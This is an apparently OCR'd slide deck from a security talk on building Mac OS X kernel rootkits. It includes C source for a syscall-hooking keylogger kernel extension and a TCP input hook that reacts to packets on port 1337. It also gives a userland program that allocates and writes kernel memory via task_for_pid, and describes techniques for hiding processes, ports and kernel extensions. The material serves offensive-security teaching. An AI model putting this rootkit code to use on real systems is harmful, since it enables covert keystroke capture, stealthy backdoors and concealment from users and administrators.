
System Call Hooking

- System call mechanism resides in BSD portion of kernel and acts the same as FreeBSD, etc.
- How syscalls are called from user space in OS X (x86)…
  - Arguments are placed on stack in reverse order
  - syscall number is placed into EAX
  - int 0x80 executed
- Kernel takes over
  - Looks up corresponding syscall function in **sysent** to identify syscall code to execute
    - **sysent** is a global list of sysent structures for each available system call


SYSENT

Defined in /path/to/downloaded/xnu_source/bsd/sys/sysent.h (Must define in your own code, not available in Kernel Framework)

```
struct sysent {         /* system call table */
        int16_t         sy_narg;            /* number of args */
        int8_t          sy_resv;            /* reserved  */
        int8_t          sy_flags;           /* flags */
        sy_call_t       *sy_call;           /* implementing function */
        sy_munge_t      *sy_arg_munge32;    /* system call arguments
                            * munger for 32-bit process
                    */
        sy_munge_t      *sy_arg_munge64;    /* system call arguments
                            * munger for 64-bit process
                    */
        int32_t         sy_return_type; /* system call return types */
        uint16_t        sy_arg_bytes;   /* Total size of arguments in
                                           * bytes for
                                          * 32-bit system calls
                                          */
};
```



Kernel Looks up syscall handler in sysent[] (sysent[SYS_mkdir])




sysent[SYS_mkdir].sy_call points to handler function


System Call Hooking - 2

To hook any system call, we simply overwrite the sysent[SYS_callnumber].sy_call pointer to point to our function, and then return with a call to the original function

SECTION:
HOOKING 2



SECTION:
HOOKING 2



System Call Hooking - 3

- Caveat –
  - Unlike FreeBSD, OS X >= 10.4 - sysent table is not an exported symbol
- Need to identify sysent in some other way
  - sysent table lies almost directly after nsysent (Which is exported)
    - Directly after on PPC
    - 32 bytes after on Intel (sizeof(nsysent)+28)

```
struct sysent *mysysent;
mysysent = (struct sysent *) ( ((char *) &nsysent) +
sizeof(nsysent) + 28);
```

Example: Keylogger (Hooking Read Call)

```
#include <mach/mach_types.h>
#include <sys/sysproto.h>
static struct sysent *_sysent;
extern int nsysent;

static int my_read(struct proc *p, void *syscall_args, int *retval) {
        struct read_args {    //Defined in sys/sysproto.h
                char fd_l_[PADL_(int)];
                int fd;
                char fd_r_[PADR_(int)];
                char cbuf_l_[PADL_(user_addr_t)];
                user_addr_t cbuf;
                char cbuf_r_[PADR_(user_addr_t)];
                char nbyte_l_[PADL_(user_size_t)];
                user_size_t nbyte;
                char nbyte_r_[PADR_(user_size_t)];
        }*uap;
        uap = (struct read_args *)syscall_args;int error;char buf[1];
        int done;
(Continued)
```

Example: Keylogger (Hooking Read Call)

```
(Continued)
        error = real_read(p, uap, retval);
        if(error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd != 0)) {
                return(error);
        }
        copyinstr(uap->cbuf, buf, 1, &done);
        printf("%c\n", buf[0]);
        return(error);
}

kern_return_t keyLogger_start (kmod_info_t * ki, void * d) {
        _sysent = find_sysent(); //Finds sysent address as offset from nsysent
        if (_sysent == NULL) {
                return KERN_FAILURE;
        }
        real_read = (sysc_func_t *) _sysent[SYS_read].sy_call;
        _sysent[SYS_read].sy_call = (sy_call_t *) my_read;
        return KERN_SUCCESS;
}
```

Network Stack Hooking

- We can hook other things too, not just system calls…
- Hooking kernel network protocol handlers
  - **inetsw[]** switch table
    - Linked list of protosw structures for each communication protocol
    - Directly access desired protocol handler within inetsw through ip_protox[]
      - ip_protox is a list of pointers to protocol handlers offset by the protocol number
      - ip_protox[IPPROTO_TCP] = (struct protosw *) for TCP

protosw

Defined in /path/to/downloaded/xnu_source/bsd/sys/protosw.h (Must define in your own code, not available in Kernel Framework)

```
struct protosw {
        short   pr_type;                /* socket type used for */
        struct  domain *pr_domain;      /* domain protocol a member of */
        short   pr_protocol;            /* protocol number */
        unsigned int pr_flags;          /* see below *//* protocol-protocol hooks */
        void    (*pr_input)(struct mbuf *, int len);                    /* input to protocol (from below) */
        int     (*pr_output)(struct mbuf *m, struct socket *so); /* output to protocol (from above) */
        void    (*pr_ctlinput)(int, struct sockaddr *, void *); /* control input (from below) */
        int     (*pr_ctloutput)(struct socket *, struct sockopt *); /* control output (from above) */
        void    *pr_ousrreq; /* utility hooks */
        void    (*pr_init)(void);       /* initialization hook */
        void    (*pr_fasttimo)(void); /* fast timeout (200ms) */
        void    (*pr_slowtimo)(void);  /* slow timeout (500ms) */
        void    (*pr_drain)(void); /* flush any excess space possible */
#if __APPLE__
        int     (*pr_sysctl)(int *, u_int, void *, size_t *, void *, size_t); /* sysctl for protocol */
#endif
```

(Continued)

protosw

Defined in /path/to/downloaded/xnu_source/bsd/sys/protosw.h (Must define in your own code, not available in Kernel Framework)

(Continued)

```
        struct  pr_usrreqs *pr_usrreqs; /* supersedes pr_usrreq() */
#if __APPLE__
        int     (*pr_lock)      (struct socket *so, int locktype, int debug); /* lock function for protocol */
        int     (*pr_unlock)    (struct socket *so, int locktype, int debug); /* unlock for protocol */
#ifdef _KERN_LOCKS_H_
        lck_mtx_t *     (*pr_getlock)   (struct socket *so, int locktype);
#else   void *  (*pr_getlock)   (struct socket *so, int locktype);
#endif
#endif
#if __APPLE__ /* Implant hooks */
        TAILQ_HEAD(, socket_filter) pr_filter_head;
        struct protosw *pr_next;        /* Chain for domain */
        u_long  reserved[1];            /* Padding for future use */
#endif
};
```

TCP Hook

Hooks TCP handler to perform special function if packet arrives destined for port 1337

```
void tcp_input_hook(struct mbuf *m, int off0) {
        struct tcphdr *th;
        th = (struct tcphdr *)((caddr_t)m + 0x56); //Offset into mbuf for tcp header
        if(ntohs(th->th_dport) == 1337) {
                printf("do that little thing you do...\n");
        } else {
                tcp_input(m, off0);
        }
}

kern_return_t tcphook_start (kmod_info_t *ki, void *d) {
        struct protosw * tcp_handler;
        tcp_handler = ip_protox[IPPROTO_TCP];
        tcp_handler->pr_input = tcp_input_hook;
        return KERN_SUCCESS;
}
```

DEMO – TCP Hook

DKOM

3

Direct Kernel Object Manipulation (DKOM)

Kernel relies on certain in memory structures for accounting purposes

- We can directly modify some of these structures (Instead of going through approved APIs) to remove the record of them
  - The term “kernel objects” refers to these structures
    - The term Direct Kernel Object Manipulation comes from Windows rootkit development where these kernel data structures are referred to as “objects”

Direct Kernel Object Manipulation (DKOM)

- Modifiable in memory structures keep track of data such as:
  - Loaded kernel modules, Open network ports, Currently running processes, etc.

- The kernel does *not* have a record in memory of other some things though, such as:
  - Files on the file system, etc.
  - For these things, other methods must be used to hide (Syscall hooking, etc)

DEMO – Hiding a process

DEMO – Hiding a network port

DEMO – Hiding a KEXT

iRK

4

Crossing Boundaries – User / Kernel Communication

- Multiple interfaces to communicate between userland and kernel
  - Mach IPC
  - BSD sysctl
    - Straightforward
    - Very visible (We're trying to be stealthy)
  - I/O Kit Abstraction
  - Kernel control sockets
    - What we use for iRK
    - Handle just like sockets from the client side

DEMO – iRK

RUNTIME PATCHING

5

Patching Running Kernel Memory

So far, the only way to modify kernel data structures, or introduce code into the kernel has been through KEXTs

- Only supported method

- On other BSDs, we can directly access and modify the kernel's memory from userland via /dev/kmem and libkvm

- Unfortunately, x86 OS X removed /dev/kmem (Also, no libkvm by default in newer versions)
  - Can restore /dev/kmem with a custom kernel module
    - See http://www.osxbook.com/book/bonus/chapter8/kma/
  - Then have to install libkvm
  - Don't really want to do this for a rootkit…

Enter Mach…

- Remember, XNU is build on BSD *and* mach…
- Mach gives us a nice RPC API for modifying memory of another mach task
    - And the kernel is another Mach task!
- Some useful mach functions
    - task_for_pid()
    - vm_write()
    - vm_read()

Walkthrough mach DKOM

- See updated slides
  - http://www.praetoriang.net/presentations/iRK.html

Allocating kernel memory - Traditional

- Usually need to allocate memory to install new code into kernel
  - Kernel memory allocation through BSD is provided with _MALLOC() (/path/to/xnu/source/bsd/kern/kern_malloc.c) within kernel code
  - I/O Kit
    - IOMalloc and related functions
- Allocation code needs to be running in kernel though (KEXT, etc.)

Allocating kernel memory from userland - BSD

- To allocate kernel memory without a kernel module on Linux and other BSDs, attackers have devised other means [5]
  - Identify address of system call handler
  - Backup system call handling code
  - Overwrite syscall with kmalloc()
  - Execute overwritten system call (now kmalloc())
  - Restore system call
- Problematic
  - Race condition – If system call is executed by something else before restored, we'll probably crash…

Allocating kernel memory from userland - Mach

- To allocate kernel memory with mach we simply utilize the mach RPC interface for the kernel task!
  - vm_allocate()

- kalloc.c…

kalloc.c

```
#include <mach/mach.h>
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>
#define KSIZE 512
int main(int argc, char **argv) {
        mach_port_t     kernel_task;
        kern_return_t   err;
        long            value = 0x41;
        vm_address_t    myaddr;
        int I;
        if(getuid() && geteuid()) {
                printf("Root privileges required!\n");
                exit(1);
        }
        err = task_for_pid(mach_task_self(), 0, &kernel_task);
        if((err != KERN_SUCCESS) || !MACH_PORT_VALID(kernel_task)) {
                printf("getting kernel task.");
                exit(1);
        }
(Continued)
```

kalloc.c

```
(Continued)
        if(vm_allocate(kernel_task, &myaddr, 512, 1)) {
                printf("Error allocating kmem.\n");
                exit(1);
        }
        printf("New memory allocated at %p\n", (vm_address_t) myaddr);
        for(i=0;i<KSIZE;i++) {
                if(vm_write(kernel_task, (vm_address_t) myaddr+i, (vm_address_t)
                 &value, 1)) {
                        printf("Error writing to kmem at %p\n", (vm_address_t)
                          myaddr+i);
                        exit(1);
                }
                else {
                        printf("Wrote 0x41 to %p\n", myaddr+i);
                }
        }
        printf("Done!\nNew Region located at %p\n", (vm_address_t) myaddr);
        exit(0);
}
```

Walkthrough mach hooking

- See updated slides
  - http://www.praetoriang.net/presentations/iRK.html

FINAL

6

Required Reading

- [1] OS X Kernel Programming Guide
  - http://developer.apple.com/documentation/Darwin/Conceptual/KernelProgramming/KernelProgramming.pdf
  - Apple Computer
- [2] Network Kernel Extensions Programming Guide
  - http://developer.apple.com/documentation/Darwin/Conceptual/NKEConceptual/NKEConceptual.pdf
  - Apple Computer
- [3] Mac OS X Internals – A Systems Approach
  - Amit Singh

Required Reading - 2

- [4] Infecting the Mach-o Object Format
  - http://felinemenace.org/~nemo/slides/mach-o_infection.ppt
  - Neil Archibald aka “nemo”
- [5] Linux on-the-fly kernel patching without LKM
  - Phrack 58
  - Sd and devik
- [6] Designing BSD Rootkits
  - Joseph Kong

Required Reading - 2

- [7] Abusing Mach on Mac OS X
  - http://www.uninformed.org/?v=4&a=3
  - Neil Archibald aka “nemo”
- [8] Rootkits: Subverting the Windows Kernel
  - Greg Hoglund and Jamie Butler
- [9] Runtime Kernel Patching
  - http://reactor-core.org/runtime-kernel-patching.html
- [10] Fun and games with FreeBSD Kernel Modules
  - Stephanie Wehner

Required Reading - 2

- [11] Attacking FreeBSD with Kernel Modules: The System Call Approach
  - http://thc.org/papers/bsdkern.html
  - THC

- Much much more…

Updated Slides & Code

- http://www.praetoriang.net/presentations/iRK.html

Questions? / Thank You!

PRAETORIAN GLOBAL™

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